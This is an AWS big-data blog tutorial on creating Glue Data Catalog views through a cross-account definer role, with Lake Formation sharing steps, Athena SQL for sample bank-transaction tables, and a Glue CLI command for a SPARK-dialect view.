Create AWS Glue Data Catalog views using cross-account definer roles

Post Syndicated from Aarthi Srinivasan original https://aws.amazon.com/blogs/big-data/create-aws-glue-data-catalog-views-using-cross-account-definer-roles/

With AWS Glue Data Catalog views you can create a SQL view in the Data Catalog that references one or more base tables. These multi-dialect views support various SQL query engines, providing consistent access across multiple Amazon Web Services (AWS) services including Amazon Athena, Amazon Redshift Spectrum, and Apache Spark in both Amazon EMR and AWS Glue 5.0.

You can now create Data Catalog views using a cross-account AWS Identity and Access Management (IAM) definer role. A definer role is an IAM role used to create the Data Catalog view and has SELECT permissions on all columns of the underlying base tables. This definer role is assumed by AWS Glue and AWS Lake Formation service principals to vend credentials to the base tables’ data whenever the view is queried. The definer role allows the Data Catalog view to be shared to principals or AWS accounts so that you can share a filtered subset of data without sharing the base tables.

Previously, Data Catalog views required a definer role within the same AWS account as the base tables. The introduction of cross-account definer roles enables Data Catalog view creation in enterprise data mesh architectures. In this setup, database and table metadata is centralized in a governance account, and individual data owner accounts maintain control over table creation and management through their IAM roles. Data owner accounts can now create and manage Data Catalog views in the central governance accounts using their existing continuous integration and continuous delivery (CI/CD) pipeline roles.

In this post, we show you a cross-account scenario involving two AWS accounts: a central governance account containing the tables and hosting the views and a data owner (producer) account with the IAM role used to create and manage views. We provide implementation details for both SPARK dialect using AWS SDK code samples and ATHENA dialect using SQL commands. Using this approach, you can implement sophisticated data governance models at enterprise scale while maintaining operational efficiency across your AWS environment.

Key benefits

Key benefits for cross-account definer roles are as follows:

  • Enhanced data mesh support – Enterprises with multi-account data lakehouse architectures can now maintain their existing operational model where data owner accounts manage table creation and updates using their established IAM roles. These same roles can now create and manage Data Catalog views across account boundaries.
  • Strengthened security controls – By keeping table and view management within data owner account roles:
    • Security posture is enhanced through proper separation of duties.
    • Audit trails become more comprehensive and meaningful.
    • Access controls follow the principle of least privilege.
  • Elimination of data duplication – Data owner accounts can create views in central accounts that:
    • Provide access to specific data subsets without duplicating tables.
    • Reduce storage costs and management overhead.
    • Maintain a single source of truth while enabling targeted data sharing.

Solution overview


An example customer has a database with two transaction tables in their central account, where the catalog and permissions are maintained. With the database shared to the data owner (producer) account, we create a Data Catalog view in the central account on these two tables, using the producer’s definer role. The view from the central account can be shared to additional consumer accounts and queried. We illustrate creating the SPARK dialect using create-table CLI, and add the ATHENA dialect for the same view from the Athena console. We also provide the AWS SDK sample code for CreateTable() and UpdateTable(), with view definition and a sample pySpark script to read and verify the view in AWS Glue.

The following diagram shows the table, view, and definer IAM role placements between a central governance account and data producer account.
Prerequisites

To perform this solution, you need to have the following prerequisites:


  1. Two AWS accounts with AWS Lake Formation set up. For details, refer to Set up AWS Lake Formation. The Lake Formation setup includes registering your IAM admin role as Lake Formation administrator. In the Data Catalog settings, shown in the following screenshot, Default permissions for newly created databases and tables is set to use Lake Formation permissions only. Cross-account version settings is set to Version 4.
  1. Create an IAM role Data-Analyst in the producer account. For the IAM permissions on this role, refer to Data analyst permissions. This role will also be used as the view definer role. Add the permissions to this definer role from the Prerequisites for creating views.

Create database and tables in the central account

In this step, you create two tables in the central governance account and populate them with few rows of data:

  1. Sign in to the central account as admin user. Open the Athena console and set up the Athena query results bucket.
  2. Run the following queries to create two sample Iceberg tables, representing bank customer transactions data:
/* Check if the Database exists, if not create new database. */
CREATE DATABASE IF NOT EXISTS bankdata_icebergdb;

/*Create transaction_table1*/ Replace the bucket name
CREATE TABLE bankdata_icebergdb.transaction_table1 (
  transaction_id string,
  transaction_type string,
  transaction_amount double)
LOCATION 's3://<bucket-name>/bankdata_icebergdb/transaction-table1'
TBLPROPERTIES (
  'table_type'='iceberg',
  'write_compression'='zstd'
);

/*Create transaction_table2*/
CREATE TABLE bankdata_icebergdb.transaction_table2 (
  transaction_id string,
  transaction_location string,
  transaction_date date)
LOCATION 's3://<bucket-name>/bankdata_icebergdb/transaction-table2'
TBLPROPERTIES (
  'table_type'='iceberg',
  'write_compression'='zstd'
);


INSERT INTO bankdata_icebergdb.transaction_table1 (transaction_id, transaction_type, transaction_amount)
VALUES
  ('T001', 'purchase', 50.0),
  ('T002', 'purchase', 120.0),
  ('T003', 'refund', 200.5),
  ('T004', 'purchase', 80.0),
  ('T005', 'withdrawal', 500.0),
  ('T006', 'purchase', 300.0),
  ('T007', 'deposit', 1000.0),
  ('T008', 'refund', 20.0),
  ('T009', 'purchase', 150.0),
  ('T010', 'withdrawal', 75.0);


INSERT INTO bankdata_icebergdb.transaction_table2 (transaction_id, transaction_location, transaction_date)
VALUES
  ('T001', 'Charlotte', DATE '2024-10-01'),
  ('T002', 'Seattle', DATE '2024-10-02'),
  ('T003', 'Chicago', DATE '2024-10-03'),
  ('T004', 'Miami', DATE '2024-10-04'),
  ('T005', 'New York', DATE '2024-10-05'),
  ('T006', 'Austin', DATE '2024-10-06'),
  ('T007', 'Denver', DATE '2024-10-07'),
  ('T008', 'Boston', DATE '2024-10-08'),
  ('T009', 'San Jose', DATE '2024-10-09'),
  ('T010', 'Phoenix', DATE '2024-10-10');
  1. Verify the created tables in Athena query editor by running a preview.

Share the database and tables from central to producer account

In the central governance account, you share the database and the two tables to the producer account and the Data-Analyst role in producer.

  1. Sign in to the Lake Formation console as the Lake Formation admin role.
  2. In the navigation pane, choose Data permissions.
  3. Choose Grant and provide the following information:


    1. For Principals, select External accounts and enter the producer account ID, as shown in the following screenshot.

    2. For Named Data Catalog Resources, select the default catalog and database bankdata_icebergdb, as shown in the following screenshot.

    3. Under Database permissions, select Describe. For Grantable permissions, select Describe.
    4. Choose Grant.
    5. Repeat the preceding steps to grant access to the producer account definer role Data-Analyst on the database bankdata_icebergdb and the two tables transaction_table1 and transaction_table2 as follows.

    6. Under Database permissions, grant Create table and Describe permissions.

    7. Under Table permissions, grant Select and Describe on all columns.

With these steps, the central governance account data admin steward has shared the database and tables to the producer account definer role.

Steps for producer account

Follow these steps for the producer account:

  1. Sign in to the Lake Formation console on the producer account as the Lake Formation administrator.
  2. In the left navigation pane, choose Databases. A blue banner will appear on the console, showing pending invitations from AWS Resource Access Manager (AWS RAM).
  3. Open the AWS RAM console and review the AWS RAM shares under Shared with me. You will see the AWS RAM shares in pending state. Select the pending AWS RAM share from central account and choose Accept resource share. After the resource share request is accepted, the shared database shows up in the producer account.
  4. On the Lake Formation console, select the database. On the Create dropdown list, choose Resource link. Provide a name rl_bank_iceberg and choose Create.
  5. Let’s grant Describe permission on the resource link to the Data-Analyst role in the producer account in the following steps.

    1. In the left navigation pane, choose Data permissions. Choose the Data-Analyst role. Select the resource link rl_bank_iceberg for the database as shown in the following screenshot.
    2. Grant Describe permission on the resource link.

Note: Cross-account Data Catalog views can’t be created using a resource link, although a resource link is needed for the SDK use of SPARK dialect.

Next, add the central account Data Catalog as a Data Source in Athena from producer account:

  1. Open the Athena console.
  2. On the left navigation pane, choose Data sources and catalogs. Choose Create data source.
    1. Select S3-AWS Glue Data Catalog.
    2. Choose AWS – Glue Data Catalog in another account and name the data source as centraladmin.
    3. Choose Next and then create data source.



After the data source is created, navigate to the Query editor and verify the Data source centraladmin appears, as shown in the following screenshot.
The definer role can also now access and query the central catalog database.

Create SPARK dialect view

In this step, you create a view with SPARK dialect, using AWS Glue CLI command create-table:

  1. Sign in to the AWS console in the producer account as Data-Analyst role. Enter the following command in your CLI environment, such as AWS CloudShell, to create a SPARK DIALECT:
aws glue create-table --cli-input-json '{
   "DatabaseName": "rl_bank_iceberg",
   "TableInput": {
     "Name": "mdv_transaction1",
     "StorageDescriptor": {
       "Columns": [
         {
           "Name": "transaction_id",
           "Type": "string"
         },
         {
           "Name": "transaction_type",
           "Type": "string"
         },
         {
           "Name": "transaction_amount",
           "Type": "float"
         },
         {
           "Name": "transaction_location",
           "Type": "string"
         },
         {
           "Name": "transaction_date",
           "Type": "date"
         }
       ],
       "SerdeInfo": {}
     },
     "ViewDefinition": {
       "SubObjects": [
         "arn:aws:glue:<your-region>:<your-central-account-id>:table/bankdata_icebergdb/transaction_table1",
         "arn:aws:glue:<your-region>:<your-central-account-id>:table/bankdata_icebergdb/transaction_table2"
        ],
       "IsProtected": true,
       "Representations": [
         {
           "Dialect": "SPARK",
           "DialectVersion": "1.0",
           "ViewOriginalText": "SELECT t1.transaction_id, t1.transaction_type, t1.transaction_amount, t2.transaction_location, t2.transaction_date FROM transaction_table1 t1 JOIN transaction_table2 t2 ON t1.transaction_id = t2.transaction_id WHERE t1.transaction_amount > 100;",
           "ViewExpandedText": "SELECT t1.transaction_id, t1.transaction_type, t1.transaction_amount, t2.transaction_location, t2.transaction_date FROM transaction_table1 t1 JOIN transaction_table2 t2 ON t1.transaction_id = t2.transaction_id WHERE t1.transaction_amount > 100;"
         }
       ]
     }
   }
 }'
